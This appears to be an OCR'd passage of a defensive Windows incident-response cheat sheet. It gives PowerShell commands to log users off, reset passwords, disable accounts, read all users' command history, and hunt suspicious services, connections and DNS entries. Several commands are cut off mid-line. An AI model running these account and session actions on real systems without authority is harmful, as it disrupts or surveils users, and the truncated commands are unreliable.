
Evict User

Force user logout

You may need to evict a user from a session - perhaps you can see an adversary has been able to steal a user's creds and is leveraging their account to traverse your environment

```
#show the users' session
qwinsta

#target their session id
logoff 2 /v
```




Force user new password

From the above instance, we may want to force a user to have a new password - one the adversary does not have

for Active Directory


```
$user = "lizzie" ; $newPass = "HoDHSyxkzP-cuzjm6S6VF-7rvqKyR";

#Change password twice.
#First can be junk password, second time can be real new password
Set-ADAccountPassword -Identity $user -Reset -NewPassword (ConvertTo-SecureString
Set-ADAccountPassword -Identity $user -Reset -NewPassword (ConvertTo-SecureString
```



For local non-domain joined machines

```
#for local users
net user #username #newpass
net user frank "lFjcVR7fW2-HoDHSyxkzP"
```





Disable AD Account

```
#needs the SAMAccountName
$user = "lizzie";
Disable-ADAccount -Identity "$user" #-whatif can be appended

#check its disabled
(Get-ADUser -Identity $user).enabled

#renable when you're ready
Enable-ADAccount -Identity "$user" -verbose
```





Disable local Account

```
# list accounts with  Get-LocalUser
Disable-LocalUser -name "bad_account$"
```

```
PS C:\> Get-LocalUser | ? Name -match bad | fl Name,enabled


Name    : bad_account$
Enabled : True



PS C:\> Disable-LocalUser -name "bad_account$" -whatif
What if: Performing the operation "Disable local user" on target "bad_account$".
PS C:\> Disable-LocalUser -name "bad_account$"
PS C:\> Get-LocalUser | ? Name -match bad | fl Name,enabled


Name    : bad_account$
Enabled : False
```

Evict from Group

Good if you need to quickly eject an account from a specific group, like administrators or remote management.

```
$user = "erochester"
remove-adgroupmember -identity Administrators -members $User -verbose -confirm:$f
```

```
[01/23/2022 22:05:08] | PS C:\ > Remove-ADGroupmember -identity Administrators -members
"erochester" -verbose -confirm:$false
VERBOSE: Performing the operation "Set" on target
"CN=Administrators,CN=Builtin,DC=thornfield,DC=hall".
[01/23/2022 22:05:18] | PS C:\ >
```

Computer / Machine Accounts

Adversaries like to use Machine accounts (accounts that have a $) as these often are overpowered AND fly under the defenders' radar

Show machine accounts that are apart of interesting groups.

There may be misconfigurations that an adversary could take advantadge.

```
Get-ADComputer -Filter * -Properties MemberOf | ? {$_.MemberOf}
```

```
DNSHostName       : [redacted]ocal
Enabled           : False
MemberOf          : {CN=DL_ADAudit_Plus_Permission,OU=Restricted,OU=Groups,DC=C
                    PUK,DC=local}
Name              : [redacted]
ObjectClass       : computer
ObjectGUID        : 126369c2-02ee-4472-98d7-d4663cb2146b
SamAccountName    : [redacted]4$
SID               : S-1-5-21-[redacted]
UserPrincipalName :
```

Reset password for a machine account.

Good for depriving adversary of pass they may have got. Also good for re-establishing trust if machine is kicked out of domain trust for reasons(?)

```
Reset-ComputerMachinePassword
```

All Users PowerShell History

During an IR, you will want to access other users PowerShell history. However, the get-history command only will retrieve the current shell's history, which isn't very useful.

Instead, PowerShell in Windows 10 saves the last 4096 commands in a particular file. On an endpoint, we can run a quick loop that will print the full path of the history file - showing which users history it is showing - and then show the contents of that users' PwSh commands

```
$Users = (Gci C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
$Pasts = @($Users);

foreach ($Past in $Pasts) {
  write-host "`n----User Pwsh History Path $Past---`n" -ForegroundColor Magenta;
  get-content $Past
}
```

```
PS C:\Users\Administrator> $Users = (Gci C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt).FullName
>> $Pasts = @($Users);
>>
>> foreach ($Past in $Pasts) {
>>     write-host "`n----User Pwsh History Path $Past---`n" -ForegroundColor Magenta;
>> get-content $Past -first 3
>> }

----User Pwsh History Path C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt---

touch evil.exe
echo > evil.exe
echo > evil.ps1

----User Pwsh History Path C:\Users\jimmy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt---

ls C:\Users
whoami
net users
PS C:\Users\Administrator>
```

And check this one too

```
c:\windows\system32\config\systemprofile\appdata\roaming\microsoft\windows\powers
```

Service Queries

▶ section contents

Show Services

Let's get all the services and sort by what's running


```
get-service|Select Name,DisplayName,Status|
sort status -descending | ft -Property * -AutoSize|
Out-String -Width 4096
```

```
Name                      DisplayName                                   Status
----                      -----------                                   ------
EventLog                  Windows Event Log                             Running
EventSystem               COM+ Event System                             Running
StorSvc                   Storage Service                               Running
Power                     Power                                         Running
WaaSMedicSvc              Windows Update Medic Service                  Running
W32Time                   Windows Time                                  Running
SysMain                   SysMain                                       Running
SystemEventsBroker        System Events Broker                          Running
TabletInputService        Touch Keyboard and Handwriting Panel Service  Running
VMTools                   VMware Tools                                  Running
PlugPlay                  Plug and Play                                 Running
FontCache                 Windows Font Cache Service                    Running
StateRepository           State Repository Service                      Running
netprofm                  Network List Service                          Running
Dnscache                  DNS Client                                    Running
```

Now show the underlying executable supporting that service

```
Get-WmiObject win32_service |? State -match "running" |
```

```
select Name, DisplayName, PathName, User | sort Name |
ft -wrap -autosize
```



```
PS C:\> Get-WmiObject win32_service |? State -match "running" |
>>  select Name, DisplayName, PathName, User | sort Name |
>>  ft -wrap -autosize

Name                      DisplayName                                  PathName
----                      -----------                                  --------
AarSvc_a6cb5              Agent Activation Runtime_a6cb5               C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Appinfo                   Application Information                      C:\Windows\system32\svchost.exe -k netsvcs -p
AudioEndpointBuilder      Windows Audio Endpoint Builder               C:\Windows\System32\svchost.exe -k
                                                                       LocalSystemNetworkRestricted -p
Audiosrv                  Windows Audio                                C:\Windows\System32\svchost.exe -k
                                                                       LocalServiceNetworkRestricted -p
BFE                       Base Filtering Engine                        C:\Windows\system32\svchost.exe -k
                                                                       LocalServiceNoNetworkFirewall -p
BrokerInfrastructure      Background Tasks Infrastructure Service      C:\Windows\system32\svchost.exe -k DcomLaunch -p
Browser                   Computer Browser                             C:\Windows\System32\svchost.exe -k netsvcs -p
BthAvctpSvc               AVCTP service                                C:\Windows\system32\svchost.exe -k LocalService -p
camsvc                    Capability Access Manager Service            C:\Windows\system32\svchost.exe -k appmodel -p
cbdhsvc_a6cb5             Clipboard User Service_a6cb5                 C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
CDPSvc                    Connected Devices Platform Service           C:\Windows\system32\svchost.exe -k LocalService -p
CDPUserSvc_a6cb5          Connected Devices Platform User Service_a6cb5 C:\Windows\system32\svchost.exe -k UnistackSvcGroup
CoreMessagingRegistrar    CoreMessaging                                C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
                                                                       -p
CryptSvc                  Cryptographic Services                       C:\Windows\system32\svchost.exe -k NetworkService -p
DcomLaunch                DCOM Server Process Launcher                 C:\Windows\system32\svchost.exe -k DcomLaunch -p
Dhcp                      DHCP Client                                  C:\Windows\system32\svchost.exe -k
                                                                       LocalServiceNetworkRestricted -p
DispBrokerDesktopSvc      Display Policy Service                       C:\Windows\system32\svchost.exe -k LocalService -p
Dnscache                  DNS Client                                   C:\Windows\system32\svchost.exe -k NetworkService -p
DoSvc                     Delivery Optimization                        C:\Windows\System32\svchost.exe -k NetworkService -p
DPS                       Diagnostic Policy Service                    C:\Windows\System32\svchost.exe -k LocalServiceNoNetwork
                                                                       -p
DsSvc                     Data Sharing Service                         C:\Windows\System32\svchost.exe -k
```

Hone in on specific Service

If a specific service catches your eye, you can get all the info for it. Because the single and double qoutes are important to getting this right, I find it easier to just put the DisplayName of the service I want as a variable, as I tend to fuck up the displayname filter bit

```
$Name = "eventlog";
gwmi -Class Win32_Service -Filter "Name = '$Name' " | fl *

#or this, but you get less information compared to the one about tbh
get-service -name "eventlog" | fl *
```

```
AcceptPause               : False
AcceptStop                : True
Caption                   : Active Directory Web Services
CheckPoint                : 0
CreationClassName         : Win32_Service
DelayedAutoStart          : False
Description               : This service provides a Web Service interface to
                            instances of the directory service (AD DS and AD
                            LDS) that are running locally on this server. If
                            this service is stopped or disabled, client
                            applications, such as Active Directory PowerShell,
                            will not be able to access or manage any directory
                            service instances that are running locally on this
                            server.
DisplayName               : Active Directory Web Services
InstallDate               :
ProcessId                 : 1916
```

Kill a service

```
Get-Service -DisplayName "meme_service" | Stop-Service -Force -Confirm:$false -ve
```

Hunting potential sneaky services

I saw a red team tweet regarding sneaky service install. To identify this, you can deploy the following:

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

# Grep out results from System32 to reduce noise, though keep in mind adversaries
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
where ImagePath -notlike "*System32*" |
ft PSChildName, ImagePath -autosize | out-string -width 800
```

```
puppet                          "C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe" -rubygems "C:\Program Files\Puppet
abs\Puppet\service\daemon.rb"
pvscsi

RDMANDK

RDPNP

ReFS

ReFSv1

Sense                           "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"

sneaky                          C:\sneaky.exe

Sysmon                          C:\Windows\Sysmon.exe

SysmonDrv                       SysmonDrv.sys

TCPIP6TUNNEL

TCPIPTUNNEL

TrustedInstaller                C:\Windows\servicing\TrustedInstaller.exe
```

Network Queries

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Show TCP connections and underlying process

This one is so important, I have it listed twice in the blue team notes


I have a neat one-liner for you. This will show you the local IP and port, the remote IP andport, the process name, and the underlying executable of the process!

You could just use `netstat -b`, which gives you SOME of this data

But instead, try this bad boy on for size:

```
Get-NetTCPConnection |
select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp
sort Remoteaddress -Descending | ft -wrap -autosize

#### you can search/filter by the commandline process, but it will come out janky
##### in the final field we're searching by `anydesk`
Get-NetTCPConnection |
select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp
|  Select-String -Pattern 'anydesk'
```



```
PS C:\> Get-NetTCPConnection |
>> select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Expression={(get-process -id $_.OwningProcess).ProcessName}},
@{Name="cmdline";Expression={(Get-WmiObject Win32_Process -filter "ProcessId = $($_.OwningProcess)").commandline}} | sort Remoteaddress -Descen
ding |
>> ft -wrap -autosize

LocalAddress localport remoteaddress   remoteport       State process          cmdline
------------ --------- -------------   ----------       ----- -------          -------
10.0.0.4         50228 52.205.176.230         443 Established R[redacted]      "C:\Program Files\[redacted]exe"
10.0.0.4         50224 204.79.197.219         443 Established msedge           "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                                --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                                --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                                044,131072 --lang=en-US --service-sandbox-type=none
                                                                                --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4         50225 204.79.197.200         443 Established msedge           "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                                --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                                --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                                044,131072 --lang=en-US --service-sandbox-type=none
                                                                                --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4         49841 20.54.36.229           443 Established svchost          C:\Windows\system32\svchost.exe -k netsvcs -p -s WpnService
10.0.0.4         50191 172.217.16.226         443    TimeWait Idle
10.0.0.4         50182 172.217.16.225         443    TimeWait Idle
10.0.0.4         50195 151.101.16.193         443 Established msedge           "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                                --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                                --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                                044,131072 --lang=en-US --service-sandbox-type=none
                                                                                --mojo-platform-channel-handle=2152 /prefetch:3
```

######### **Bound to catch bad guys or your moneyback guaranteed!!!!**

Find internet established connections, and sort by time established

You can always sort by whatever value you want really. CreationTime is just an example

```
Get-NetTCPConnection -AppliedSetting Internet |
select-object -property remoteaddress, remoteport, creationtime |
Sort-Object -Property creationtime |
format-table -autosize
```

```
remoteaddress  remoteport creationtime
-------------  ---------- ------------
10.200.151.66        5079 18/04/2021 16:44:09
10.200.151.66        5079 18/04/2021 16:44:09
                      445 30/04/2021 05:44:58
10.200.154.147        445 09/05/2021 08:22:07
10.200.154.136      49154 15/05/2021 10:32:52
10.200.154.130        445 18/05/2021 15:10:24
10.200.154.144        445 19/05/2021 18:35:18
10.200.150.10         445 25/05/2021 06:34:41
10.200.154.166        445 26/05/2021 08:02:43
10.200.154.119        445 26/05/2021 14:13:06
10.200.154.113        445 27/05/2021 15:03:54
10.200.154.200      49154 28/05/2021 15:50:41
10.200.155.49       49739 28/05/2021 15:50:43
10.200.154.166      49154 28/05/2021 15:50:45
10.200.155.20       50194 28/05/2021 15:50:46
10.200.160.196      49154 28/05/2021 15:50:46
10.200.155.21       49864 28/05/2021 15:50:46
```

Sort remote IP connections, and then unique them

This really makes strange IPs stand out

```
(Get-NetTCPConnection).remoteaddress | Sort-Object -Unique
```

```
remoteaddress
-------------
::
0.0.0.0
1.2.3.4
10.200.150.10
10.200.150.129
10.200.150.130
10.200.150.84
10.200.151.22
10.200.151.40
10.200.151.41
10.200.151.45
10.200.151.66
10.200.154.102
10.200.154.108
10.200.154.109
```

Hone in on a suspicious IP

If you see suspicious IP address in any of the above, then I would hone in on it

```
Get-NetTCPConnection |
? {($_.RemoteAddress -eq "1.2.3.4")} |
select-object -property state, creationtime, localport,remoteport | ft -autosize


## can do this as well
 Get-NetTCPConnection -remoteaddress 0.0.0.0 |
 select state, creationtime, localport,remoteport | ft -autosize
```

```
      State creationtime        localport remoteport
      ----- ------------        --------- ----------
Established 30/04/2021 05:44:58     61700        445
Established 28/05/2021 16:10:24     61578      49154
   TimeWait 01/01/1601 00:00:00     61500        135
```

Show UDP connections

You can generally filter pwsh UDP the way we did the above TCP

```
Get-NetUDPEndpoint | select local*,creationtime, remote* | ft -autosize
```



Kill a connection

There's probably a better way to do this. But essentially, get the tcp connection that has the specific remote IPv4/6 you want to kill. It will collect the OwningProcess. From here, get-process then filters for those owningprocess ID numbers. And then it will stop said process. Bit clunky

```
stop-process -verbose -force -Confirm:$false (Get-Process -Id (Get-NetTCPConnecti
```

Check Hosts file

Some malware may attempt DNS hijacking, and alter your Hosts file

```
gc -tail 4 "C:\Windows\System32\Drivers\etc\hosts"

#the above gets the most important bit of the hosts file. If you want more, try t
gc "C:\Windows\System32\Drivers\etc\hosts"
```

Check Host file Time

Don't trust timestamps....however, may be interesting to see if altered recently

```
gci "C:\Windows\System32\Drivers\etc\hosts" | fl *Time*
```

```
CreationTime       : 22/08/2013 14:25:43
CreationTimeUtc    : 22/08/2013 13:25:43
LastAccessTime     : 22/08/2013 14:25:41
LastAccessTimeUtc  : 22/08/2013 13:25:41
LastWriteTime      : 22/08/2013 14:25:41
LastWriteTimeUtc   : 22/08/2013 13:25:41
```

DNS Cache

Collect the DNS cache on an endpoint. Good for catching any sneaky communication or sometimes even DNS C2

```
Get-DnsClientCache | out-string -width 1000
```

```
Get-DnsClientCache | out-string -width 1000


Entry                    RecordName               Record Status    Section TimeTo Data   Data
                                                  Type                     Live   Length
-----                    ----------               ------ ------    ------- ------ ------ ----
g[redacted]7             G[redacted]7.[redacted].local      A      Success   Answer     605      4 10.200.155.34
g[redacted]0             G[redacted]0.[redacted].local      A      Success   Answer     458      4 10.200.155.48
g[redacted]7.[redacted].local      g[redacted]7.[redacted].local      A      Success   Answer     898      4 10.200.154.246
c[redacted]0.[redacted].local      c[redacted]0.[redacted].local      A      Success   Answer     914      4 10.200.154.182
g[redacted]1.[redacted].local      g[redacted]1.[redacted].local      A      Success   Answer     914      4 10.200.155.42
c[redacted]8.[redacted].local      c[redacted]8.[redacted].local      A      Success   Answer     914      4 10.200.154.181
```

Investigate DNS

